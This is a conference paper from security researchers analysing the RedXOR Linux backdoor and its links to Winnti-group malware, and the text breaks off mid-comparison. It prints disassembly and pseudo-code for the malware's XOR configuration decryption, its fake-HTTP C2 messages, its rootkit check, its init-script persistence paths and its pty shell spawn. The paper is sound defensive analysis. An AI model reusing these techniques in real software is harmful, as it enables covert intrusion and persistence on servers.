VB2021 localhost

7 - 8 October, 2021 / vblocalhost.com

SHADES OF RED: REDXOR LINUX BACKDOOR AND ITS CHINESE ORIGINS

Avigayil Mechtinger & Joakim Kennedy

Intezer, Israel

avigayil@intezer.com
joakim@intezer.com

www.virusbulletin.com

ABSTRACT

2020 set a record [1] for new *Linux* malware families. New malware families targeting *Linux* systems are now being discovered on a regular basis. However, *Linux* backdoors attributed to advanced threat actors are disclosed less frequently.

Intezer has discovered an undocumented backdoor targeting *Linux* systems, masquerading as polkit daemon [2]. We named it RedXOR for its network data-encoding scheme based on XOR.

Based on victimology, as well as similar components and tactics, techniques and procedures (TTPs), we believe RedXOR was developed by high-profile Chinese threat actors. The samples, which had low detection rates in *VirusTotal* at the time, were uploaded from Indonesia and Taiwan, both countries known to be targeted by Chinese threat actors. The samples are compiled with a legacy GCC compiler on an old release of *Red Hat Enterprise Linux*, hinting that RedXOR is used in targeted attacks against legacy *Linux* systems.

During our investigation we experienced an 'on and off' availability of the command-and-control (C2) server, indicating that the operation was active.

In this paper we will explain in depth the attribution of RedXOR to Chinese advanced threat actors and provide a deep technical analysis of the malware.

INTRODUCTION

A huge majority of today's important infrastructure, including the cloud, runs on *Linux* servers. Also, many enterprises use *Linux* servers to house their important data and cluster environments. Unfortunately, when it comes to security, *Linux* environments have not received as much attention from security vendors as endpoint operating systems such as *Windows* have. This, together with what might be stored on the machines, makes *Linux* servers a juicy target for threat actors. In this paper we document a previous undetected advanced persistent threat (APT) malware that is likely being used by the Winnti umbrella group to target older *Linux* servers.

Many nation-state threat actors have malware that is used to target *Linux* machines. This includes, for example, Turla with its Penquin Turla [3] malware family and Lazarus Group with its MATA [4] malware framework. In May 2019, *Chronicle* released a report [5] on a *Linux* version of Winnti's malware that had been used in an intrusion at a Vietnamese gaming company. Last year, JPCERT published two analyses, on TSCookie [6] and Plead [7], both *Linux* versions of malware used by a threat actor tracked by the name of BlackTech. It's also important not to forget that *Linux* versions of WellMess, a piece of malware attributed to APT29, have also been used. All of this is strong evidence that *Linux* machines are a target of nation-state threat actors.

Many of these pieces of malware are relatively simple backdoors but some are more complex and even include the use of rootkits. The Winnti malware reported by *Chronicle* utilized a rootkit to hide its activity. In 2020 *BlackBerry* released a report [8] on more uses of *Linux* malware by threat actors falling under the Winnti umbrella. The malware they analysed and named PWNLNX also used rootkits. In this case they were based on open-source rootkits that were available on *GitHub*. The rootkit gave the attackers the ability to hide both the malware's process and its network connections, making it hard to detect if the machine had been compromised. In March 2020 *Sophos* released a report on a campaign called Cloud Snooper [9]. In this campaign the threat actor used a rootkit to get around firewalls in cloud environments. The rootkit intercepted all network packets received by the infected machine and, based on different source port values, different actions were taken. This established a highly covert communication channel between the infected machine and the operator of the malware.

As is the case with *Windows*, previous reports have shown that rootkits also exist for *Linux*. There are essentially two avenues that an attacker can use for a rootkit. The first is a userland-based rootkit and the second is a kernel module rootkit via a *Linux* kernel module (LKM). Userland rootkits usually hook functions in libc, the 'Linux API', to achieve their effects. *Linux* has a functionality called LD_PRELOAD which essentially tells the linker to load a specific shared object (SO) file before it loads all the other required SOs needed to execute the binary. This allows the malicious SO to hijack the libc functions of its choosing and can scrub out data to make processes and files hidden. One example of this approach is libprocesshider [10], which is open-sourced on *GitHub*. The limitation of this approach is that the malicious SO file can be discovered and an entry for it in the /etc/ld.so.preload file is present, making it possible to discover this attack. The more technically advanced method is to use a LKM.

With *Linux* being open source it is easy to write your own code and run it as part of the kernel in ring0. A common way of running within ring0 is via a module. A LKM can be thought of as a kernel driver. While *Microsoft* allows third parties to develop drivers, *Windows 10 r*equires a kernel driver to be signed and approved by *Microsoft*. The same is not the case for *Linux*. ELF files are not signed, which makes it hard for the *Linux* kernel to enforce a signature requirement. This means there is no authority approving the code and it is up to the administrator of the machine to decide. While this might sound like a golden opportunity for threat actors to develop a rootkit and use it as part of all of their attacks, luckily this is not the case. There is another caveat when it comes to LKMs. For the kernel to load a module, it has to have been compiled against the exact version of the kernel, and sometimes also the same compiler. While this enforcement is something that can be configured when compiling the kernel, all the major *Linux* distributions use this enforcement. To handle drivers that are not part of the kernel source tree, *Linux* distributions usually use Dynamic Kernel Module Support (DKMS) [11]. DKMS is a project created by *Dell* that recompiles the LKMs that are not part of the kernel automatically when a new kernel is installed. From the attacker's perspective, they would need either to maintain rootkits compiled for different *Linux* distributions and kernel updates or compile them on-the-fly. If the compilation is performed on the infected machine, they risk the source code of the rootkit being captured by the defender. In essence, the large diversity makes LKM rootkits a problem that is hard to scale.

TECHNICAL ANALYSIS

The RedXOR samples we identified are both unstripped 64-bit ELF files called ***po1kitd-update-k.*** Uploaded to *VirusTotal* from Taiwan and Indonesia, they had a low detection rate at the time of *Intezer*'s research.



Figure 1: 2bd6e2f8c1a97347b1e499e29a1d9b7c in VirusTotal.

Malware installation

Upon execution RedXOR forks off a child process, allowing the parent process to exit. The purpose is to detach the process from the shell. The new child determines if it has been executed as the *root* user or as another user on the system. It does this to create a hidden folder, called '.po1kitd.thumb', inside the user's home folder which is used to store files related to the malware. The malware creates a hidden file called '.po1kitd-2a4D53' inside the folder. The file is locked to the current

```
0x00409137    4889e5          mov rbp, rsp
0x0040913a    53              push rbx
0x0040913b    4881ec380400.   sub rsp, 0x438
0x00409142    488d85c0fbff.   lea rax, [path]
0x00409149    ba00040000      mov edx, 0x400               ; 1024 ; size_t n
0x0040914e    be00000000      mov esi, 0                   ; int c
0x00409153    4889c7          mov rdi, rax                 ; void *s
0x00409156    e81587ffff      call sym.imp.memset          ;[1] ; void *memset(void *s, int c, size_t n)
0x0040915b    bb119d4000      mov ebx, str._s__s__s        ; 0x409d11 ; "%s/%s/%s"
0x00409160    488d85c0fbff.   lea rax, [path]
0x00409167    41b8349d4000    mov r8d, str..po1kitd_2a4D53   ; 0x409d34 ; ".po1kitd-2a4D53"
0x0040916d    b9259d4000      mov ecx, str..po1kitd.thumb    ; 0x409d25 ; ".po1kitd.thumb"
0x00409172    baa0be6000      mov edx, obj.home            ; 0x60bea0 ; ...
0x00409177    4889de          mov rsi, rbx                 ; const char *format
0x0040917a    4889c7          mov rdi, rax                 ; char *s
0x0040917d    b800000000      mov eax, 0
0x00409182    e8e988ffff      call sym.imp.sprintf         ;[2] ; int sprintf(char *s, const char *format, ...)
0x00409187    bf00000000      mov edi, 0                   ; int m
0x0040918c    e8df8bffff      call sym.imp.umask           ;[3] ; int umask(int m)
0x00409191    488d85c0fbff.   lea rax, [path]
0x00409198    baff010000      mov edx, 0x1ff               ; 511
0x0040919d    be41000000      mov esi, 0x41                ; 'A' ; 65 ; int oflag
0x004091a2    4889c7          mov rdi, rax                 ; const char *path
0x004091a5    b800000000      mov eax, 0
0x004091aa    e8e18bffff      call sym.imp.open            ;[4] ; int open(const char *path, int oflag)
0x004091af    8945ec          mov dword [var_14h], eax
0x004091b2    488d85c0fbff.   lea rax, [path]
0x004091b9    bab6f51a78      mov edx, 0x781af5b6
0x004091be    beb1625d4e      mov esi, 0x4e5d62b1
0x004091c3    4889c7          mov rdi, rax
0x004091c6    e86588ffff      call sym.imp.lchown          ;[5]
0x004091cb    66c745c00100    mov word [var_40h], 1
0x004091d1    66c745c20000    mov word [var_3eh], 0
0x004091d7    48c745c80000.   mov qword [var_38h], 0
0x004091df    48c745d00000.   mov qword [var_30h], 0
0x004091e7    e8b487ffff      call sym.imp.getpid          ;[6] ; int getpid(void)
0x004091ec    8945d8          mov dword [var_28h], eax
0x004091ef    488d55c0        lea rdx, [var_40h]
0x004091f3    8b45ec          mov eax, dword [var_14h]
0x004091f6    be06000000      mov esi, 6                   ; F_SETLK64
0x004091fb    89c7            mov edi, eax
0x004091fd    b800000000      mov eax, 0                       Lock file to current process
0x00409202    e8798bffff      call sym.imp.fcntl   <-------;[7]
0x00409207    4881c4380400.   add rsp, 0x438
0x0040920e    5b              pop rbx
0x0040920f    c9              leave
0x00409210    c3              ret
```

Figure 2: The malware creates a 'mutex' file, locking it to the process ID.

running process, seen in Figure 2, essentially creating a mutex. If another instance of the malware is executed, it also tries to obtain the lock but ultimately fails. Upon this failure the process exits.

After the malware creates the mutex, it installs itself on the infected machine. As shown in Figure 3, the malware looks up its current path and moves the binary to the created folder. It hides the file by naming it '.po1kitd-update-k'.



Figure 3: Malware moves the binary to the hidden folder 'po1kitd.thumb' created earlier. It first tries to use the 'rename' function provided by libc. If this fails, it executes an 'mv' shell command via the 'system' function.

After installing the binary to the hidden folder, the malware sets up persistence via 'init' scripts. The following files are created after executing the malware on boot:

- /usr/syno/etc/rc.d/S99po1kitd-update.sh
- /etc/init.d/po1kitd-update
- /etc/rc2.d/S99po1kitd-update

The malware checks if the rootkit is active by creating a file and removing it. Then the malware compares the 'saved set-user-ID' of the process to the user ID. If they don't match, the rootkit is enabled. If they match, it looks to see if the user ID is '10'. If this is the case, the rootkit is enabled. This logic is shown in Figure 4.

The 'CheckLKM' logic is almost identical to the 'adore_init' function [12] in the 'adore-ng' rootkit. Adore-ng is a Chinese open-source LKM (Loadable Kernel Module) rootkit. This technique allows the malware to stay under the radar by hiding its processes. The code for the init function is shown in Figure 5.

Configuration

The malware stores the configuration encrypted within the binary. In addition to the command-and-control (C2) IP address and port it can also be configured to use a proxy. The configuration includes a password, as can be seen in Figure 6. This password is used by the malware to authenticate to the C2 server.

```
/ 120: sym.CheckLKM ();
|           ; var int64_t var_10h @ rbp-0x10
|           ; var int64_t var_ch @ rbp-0xc
|           ; var int64_t var_8h @ rbp-0x8
|           ; var int64_t fildes @ rbp-0x4
|           0x004090be      55             push rbp
|           0x004090bf      4889e5         mov rbp, rsp
|           0x004090c2      4883ec10       sub rsp, 0x10
|           0x004090c6      ba00000000     mov edx, 0
|           0x004090cb      be42000000     mov esi, 0x42               ; 'B' ; 66 ; int oflag ; O_CREAT|O_RDWR
|           0x004090d0      bf7ca04000     mov edi, str._proc_po1kitd    ; 0x40a07c ; "/proc/po1kitd" ; const char *path
|           0x004090d5      b800000000     mov eax, 0
|           0x004090da      e8b18cffff     call sym.imp.open           ;[1] ; int open(const char *path, int oflag)
|           0x004090df      8945fc         mov dword [fildes], eax
|           0x004090e2      8b45fc         mov eax, dword [fildes]
|           0x004090e5      89c7           mov edi, eax                ; int fildes
|           0x004090e7      e8a487ffff     call sym.imp.close          ;[2] ; int close(int fildes)
|           0x004090ec      bf7ca04000     mov edi, str._proc_po1kitd    ; 0x40a07c ; "/proc/po1kitd" ; const char *path
|           0x004090f1      e87a88ffff     call sym.imp.unlink         ;[3] ; int unlink(const char *path)
|           0x004090f6      488d55f0       lea rdx, [var_10h]
|           0x004090fa      488d4df4       lea rcx, [var_ch]
|           0x004090fe      488d45f8       lea rax, [var_8h]
|           0x00409102      4889ce         mov rsi, rcx
|           0x00409105      4889c7         mov rdi, rax
|           0x00409108      b800000000     mov eax, 0
|           0x0040910d      e8fe89ffff     call sym.imp.getresuid      ;[4]
|           0x00409112      e8298bffff     call sym.imp.getuid         ;[5] ; uid_t getuid(void)
|           0x00409117      8b55f0         mov edx, dword [var_10h]
|           0x0040911a      39d0           cmp eax, edx
|       ,=< 0x0040911c      7511           jne 0x40912f
|       |   0x0040911e      e81d8bffff     call sym.imp.getuid         ;[5] ; uid_t getuid(void)
|       |   0x00409123      83f80a         cmp eax, 0xa                ; 10
|      ,==< 0x00409126      7407           je 0x40912f
|      ||   0x00409128      b800000000     mov eax, 0
|     ,===< 0x0040912d      eb05           jmp 0x409134
|     |||   ; CODE XREFS from sym.CheckLKM @ 0x40911c, 0x409126
|     |``-> 0x0040912f      b801000000     mov eax, 1
|     |     ; CODE XREF from sym.CheckLKM @ 0x40912d
|     `---> 0x00409134      c9             leave
\           0x00409135      c3             ret
```

Figure 4: Logic used by RedXOR to check if the rootkit is enabled.

```
adore_t *adore_init()
{
        int fd;
        uid_t r, e, s;
        adore_t *ret = calloc(1, sizeof(adore_t));

        fd = open(APREFIX"/"ADORE_KEY, O_RDWR|O_CREAT, 0);
        close(fd);
        unlink(APREFIX"/"ADORE_KEY);
        getresuid(&r, &e, &s);

        printf("%d,%d,%d,%d\n",CURRENT_ADORE,r,e,s);

        if (s == getuid() && getuid() != CURRENT_ADORE) {
                fprintf(stderr,
                        "Failed to authorize myself. No luck, no adore?\n");
                ret->version = -1;
        } else
                ret->version = s;
        return ret;
}
```

Figure 5: Client authentication code for the adore-ng rootkit.

```
0x00409550      0fb705892220.  movzx eax, word [obj.SERVER_PORT]    ; [0x60b7e0:2]=0x1f90
0x00409557      66c1e808       shr ax, 8
0x0040955b      8845ee         mov byte [var_12h], al
0x0040955e      0fb7057b2220.  movzx eax, word [obj.SERVER_PORT]    ; [0x60b7e0:2]=0x1f90
0x00409565      8845ef         mov byte [var_11h], al
0x00409568      0fb65def       movzx ebx, byte [var_11h]
0x0040956c      0fb645ee       movzx eax, byte [var_12h]
0x00409570      b900010000     mov ecx, 0x100               ; 256
0x00409575      bae0b56000     mov edx, obj.ServerIP         ; rdi
                                                             ; 0x60b5e0 ; "158.247.208.230"
0x0040957a      89de           mov esi, ebx
0x0040957c      89c7           mov edi, eax
0x0040957e      e85189ffff     call sym.doXor                ;[2]
0x00409583      0fb65def       movzx ebx, byte [var_11h]
0x00409587      0fb645ee       movzx eax, byte [var_12h]
0x0040958b      b900010000     mov ecx, 0x100               ; 256
0x00409590      bae0b66000     mov edx, obj.Password         ; rsi
                                                             ; 0x60b6e0 ; "admin"
0x00409595      89de           mov esi, ebx
0x00409597      89c7           mov edi, eax
0x00409599      e83689ffff     call sym.doXor                ;[2]
0x0040959e      0fb65def       movzx ebx, byte [var_11h]
0x004095a2      0fb645ee       movzx eax, byte [var_12h]
0x004095a6      b900010000     mov ecx, 0x100               ; 256
0x004095ab      ba00b86000     mov edx, obj.ProxyServer      ; 0x60b800 ; ".\x81\x0e\xe1n\xc1N\x
0x004095b0      89de           mov esi, ebx
0x004095b2      89c7           mov edi, eax
0x004095b4      e81b89ffff     call sym.doXor                ;[2]
0x004095b9      0fb65def       movzx ebx, byte [var_11h]
0x004095bd      0fb645ee       movzx eax, byte [var_12h]
0x004095c1      b900010000     mov ecx, 0x100               ; 256
0x004095c6      ba00b96000     mov edx, obj.ProxyUser        ; 0x60b900 ; "}\xaf?\xcf_\xef\x7f\x
0x004095cb      89de           mov esi, ebx
0x004095cd      89c7           mov edi, eax
0x004095cf      e80089ffff     call sym.doXor                ;[2]
0x004095d4      0fb65def       movzx ebx, byte [var_11h]
0x004095d8      0fb645ee       movzx eax, byte [var_12h]
0x004095dc      b900010000     mov ecx, 0x100               ; 256
0x004095e1      ba00ba6000     mov edx, obj.ProxyPwd         ; 0x60ba00 ; "|\xaf?\xcf_\xef\x7f\x
0x004095e6      89de           mov esi, ebx
0x004095e8      89c7           mov edi, eax
0x004095ea      e8e588ffff     call sym.doXor                ;[2]
; CODE XREF from main @ 0x409608
> 0x004095ef    bee0b66000     mov esi, obj.Password         ; rsi
                                                             ; 0x60b6e0 ; "admin"
0x004095f4      bfe0b56000     mov edi, obj.ServerIP         ; rdi
                                                             ; 0x60b5e0 ; "158.247.208.230"
0x004095f9      e8c5daffff     call sym.main_process         ;[3]
```

Figure 6: Configuration options for the malware.

The configuration values are decrypted by the 'doXor' function. A pseudo-code representation of the function is shown in Figure 7. The decryption logic is a simple XOR against a byte key. The byte key is incremented by a constant for each item in the buffer. The only configuration value that is not encrypted is the server port. The port value is used to derive the key and the adder. The key is derived from bit shifting the port value eight steps to the right. The constant uses the port value.

```
doXor(keyChar, adder, buf, buf_len)
{
    key = keyChar;
    for (i = 0; i < buf_len; i++) {
        buf[i] = key ^ buf[i];
        key = key + adder;
    }
    return 0;
}
```

Figure 7: Decryption logic of the configuration data. The data is XORed against a key byte that is incremented by a constant for each entry in the buffer.

Communication with the C2

The malware communicates with the C2 server over a TCP socket. The traffic is made to look like HTTP traffic. Figure 8 shows a pseudo-code representation of the function used by the malware to prepare data that is to be sent to the C2 server. First, it fills the buffer with null bytes. The request body is XORed against a key. The malware uses the buffer length as the key. This value is also passed into the function as the 'total_length' argument.

```
makeHttpData(buf, command_id, data, data_length, total_length)
{
    bzero(&src, 0x1000);
    sprintf(&src,
            "POST /yester/login.jsp %s\r\nContent-Length: %010d\r\nTotal-Length: %010d\r\nCookie: JSESSIONID=%s\r\nConnection: Keep-Alive\r\n\r\n",
            "HTTP/1.0\r\nUser-Agent: Mozilla/4.0", data_length, total_length, command_id);

    header_length = strlen(&src);

    // Copy header to buffer.
    strcpy(buf, &src, &src);

    // Copy request body to buffer.
    for (i = 0; i <= data_length; i++)
    {
        buf[header_length + i] = data[i];
    }

    // Encrypt request body.
    for (i = header_length; i < header_length + data_length; i++)
    {
        buf[i] = data_length ^ buf[i];
        data_length = data_length + total_length;
    }

    return data_length + header_length;
}
```

Figure 8: Function for preparing data to be sent to the C2 server.

The same logic is used to decrypt the response body from the C2 server. From the response, the malware extracts 'JSESSIONID', 'Content-Length', 'Total-Length' and the response body. The data is added to a struct with the following layout:

```
0x0   JSESSIONID as int
0x8   Content-Length as long
0x10  Total-Length as long
0x18  Response body
```

The content length is the length of the response body but also used as the key. The total length value is used as a constant which is added to the key in each iteration. The JSESSIONID value holds the command ID for the job the C2 wants the malware to perform.

Commands

The C2 server tells the malware to execute different commands via a command code that is returned in the 'JSESSIONID' cookie. The codes are encoded as decimal integers. A full list of commands supported by the analysed malware sample are shown in Table 1. They can be grouped into command types. Commands in the 2000 range provide 'filesystem' interaction, commands in the 3000 range handle 'shell' commands, and those in the 4000 range handle network tunnelling.

Code	Command	Code	Command
0000	System information	2060	Remove folder
0008	Update	2061	Rename
0009	Uninstall	2062	Create new folder
1000	Ping	2066	Write content to file
1010	Install LKM	3000	Start shell
2049	List folder	3058	Exec shell command
2054	Upload file	3999	Close tty
2055	Open file	4001	Portmap (Proxy)
2056	Execute with system	4002	Kill portmap
2058	Remove file		

Table 1: Commands supported by the malware.

System information

When the malware first contacts the C2 server it sends a password encoded in the request body. The C2 server responds with the command code 0 to collect system information. The information about the system collected by the malware is listed in Table 2. The data is serialized into a URL query-like string, encrypted and then sent as the request body.

URL key	Description	Comment
hostip	IP	Hard coded to 127.0.0.1
softtype		Hard coded to 'Linux'
pscaddr	MAC address	
hostname	Machine name	
hosttar	Username	Possibly 'host target'
hostos	Distribution	Extracted from /etc/issue or /etc/redhat-release
hostcpu	Clock speed	/proc/cpuinfo
hostmem	Amount of memory	/proc/meminfo
hostpack		Hard coded to 'Linux'
lkmtag	Is rootkit enabled	
kernel	Kernel version	Extracted from uname

Table 2: Data collected by the malware and sent back to the C2 server.

Figure 9 shows the communication between RedXOR and the C2. The malware sends the password 'pd=admin' and the C2 responds with 'all right' (JSESSIONID=0000). Next, the malware sends the system information and the C2 replies with the ping command (JSESSIONID=1000).

Figure 9: RedXOR communication with C2.

Update functionality

The malware can be updated by the threat actor. This is performed by sending command code 8 to the malware. When the malware receives this code the following actions are taken:

- The malware opens the mutex file for writing.
- It sends a request with the command code 8 and an empty request body to the C2 server.
- The response body from the server is written to the mutex file. The response body is not encrypted.
- The lock is released on the mutex file.
- The malware executes 'chmod' to set the execution flag on the file via the libc system function to hide the file with the rootkit.
- The malware sleeps and tries to obtain the lock on the file again when it wakes up. If it fails, it assumes the update was successful, closes the connection to the C2 server and exits.

Shell functionality

The malware has the ability to provide its operator with a 'tty' shell. If a shell is requested via the command code 3000, the malware creates a new thread executing '/bin/sh'. In the newly spawned shell, the malware executes *python -c "import pty;pty.spawn('/bin/sh')"* to get a pseudo-terminal (pty) interface. Any shell commands sent to the malware with the command code 3058 are executed in the pty and the response is returned to the operator.

Network tunnelling

Network tunnelling is enabled by sending the command code 4001 to the malware. As part of the request, a 'configuration' is sent as part of the response body. The configuration consists of three items separated by a '#' character. The items are: a port to bind to, the IP to connect to, and a port to connect to. The malware uses a modified version of the open-source project rinetd [13] for the tunnelling logic. Rinetd is designed to use a configuration file stored on the machine. To get around this, the malware author has modified the function that parses the configuration in order to directly take the required values normally found in the configuration file.

CONNECTIONS TO CHINESE THREAT ACTORS

We uncovered key similarities between RedXOR and previously reported malware associated with the Winnti umbrella threat group. The pieces of malware in question are the PWNLNX backdoor, and XOR.DDOS and Groundhog, two botnets attributed to Winnti by *BlackBerry* [8].

The samples listed below can be used for reference:

- PWNLNX – 6a9f16440b9319f427825bb12d7a0cda89b101cf7b8b15ec7dd620b4d68db514
- XOR.DDOS – 628391e35c830a9278a9001aa94ad53af6f894975c9b08c8967e026120cb1112

Similarities between the samples are as follows:

1. **Use of old open-source kernel rootkits**: RedXOR uses an open-source LKM rootkit called 'Adore-ng' [14] to hide its process. Based on a *FireEye* report [15], Winnti used this rootkit in the 'ADORE.XSE' *Linux* backdoor. Embedding open-source LKM rootkits is a common Winnti technique. The group has been documented using Azazel [5] and Suterusu [8].
2. The ***CheckLKM*** function used by RedXOR, which is in charge of checking for the existence of the LKM (Loadable Kernel Module) rootkit, has also been used in PWNLNX and XOR.DDOS, as illustrated in Figure 10.
3. **Provides the operator with a pseudo-terminal**: RedXOR uses a Python pty shell by importing the Python pty library [16]. PWNLNX implements the pty shell function in C. Figure 11 shows the implementation of the Python pty shell in RedXOR and Figure 12 shows the ELF symbols related to the pty shell implementation (source file and functions) in PWNLNX.
4. **Encoding network with XOR**: the backdoor encodes its network data with a scheme based on XOR. Encoding network data with XOR has been used in previous Winnti malware including PWNLNX.
5. **Persistence service name**: as part of its persistence methods, RedXOR attempts to create a service under rc.d. The developer added 'S99' before the name of the service to lower its priority and make it run last on system initiation. This technique was used in XOR.DDOS and Groundhog samples where the malware developer added 'S90' to the service name.
6. **Main functions flow**: PWNLX and RedXOR have a main function which is in charge of initialization. In both backdoors, the main function calls another function which is in charge of the main logic. The main logic function names are *main_process* in RedXOR and *MainThread* in PWLNX. Both main functions daemonize the process to detach from the terminal and run in the background.



Figure 10: CheckLKM function used in RedXOR, XOR.DDOS and PWNLNX.

```
loc_407263:
mov     [rbp+var_58], 1
mov     [rbp+var_54], 1
mov     cs:szShellClosed, 0
lea     rax, [rbp+dest]
mov     esi, 1000h      ; n
mov     rdi, rax        ; s
call    _bzero
mov     ecx, offset aPythonCImportP ; "python -c \"import pty;pty.spawn('/bin/"...
lea     rax, [rbp+dest]
mov     edx, 2Fh ; '/'  ; n
mov     rsi, rcx        ; src
mov     rdi, rax        ; dest
call    _memcpy
lea     rax, [rbp+dest]
mov     rdi, rax        ; s
call    _strlen
mov     rdx, rax        ; n
mov     eax, [rbp+var_23124]
lea     rcx, [rbp+dest]
mov     rsi, rcx        ; buf
mov     edi, eax        ; fd
call    _write
lea     rax, [rbp+dest]
mov     esi, 1000h      ; n
mov     rdi, rax        ; s
call    _bzero
mov     eax, [rbp+pipedes]
lea     rcx, [rbp+dest]
mov     edx, 0FFFh      ; nbytes
mov     rsi, rcx        ; buf
mov     edi, eax        ; fd
call    _read
mov     [rbp+var_C0], eax
cmp     [rbp+var_C0], 0FFFFFFFFh
jnz     short loc_40731D
```

Figure 11: Python pty shell used in RedXOR.

```
FILE    LOCAL   DEFAULT  ABS pty.c
FUNC    GLOBAL  DEFAULT   13 PtyShell
FUNC    GLOBAL  DEFAULT   13 PtyThread
FUNC    GLOBAL  DEFAULT   13 encrypt_pty
```

Figure 12: pty shell related symbols in PWNLNX.

7. **XML for file listing**: RedXOR's *directory* function and PWNLNX's *getfiles* function are both in charge of directory listing. Their code flow implementation is different, however, as both pieces of malware send the directory listing as an XML file to the C2 server. Figure 13 shows the XML structure used in PWNLNX and RedXOR. The file's data used in both functions are: path, name, type, user, permission, size, time.

```
PWNLNX
<?xml version=\"1.0\" encoding=\"UNICODE\"?>\n<FileList FilePath=\"%s\">\n
<LIST><name><![CDATA[%s]]></name><type>%o</type><perm>%o</perm><user>%s:%s</user><size>%llu</size><time>%s</time></LIST>\n
</FileList>
RedXOR
<D dir=\"%s\" />\r\n
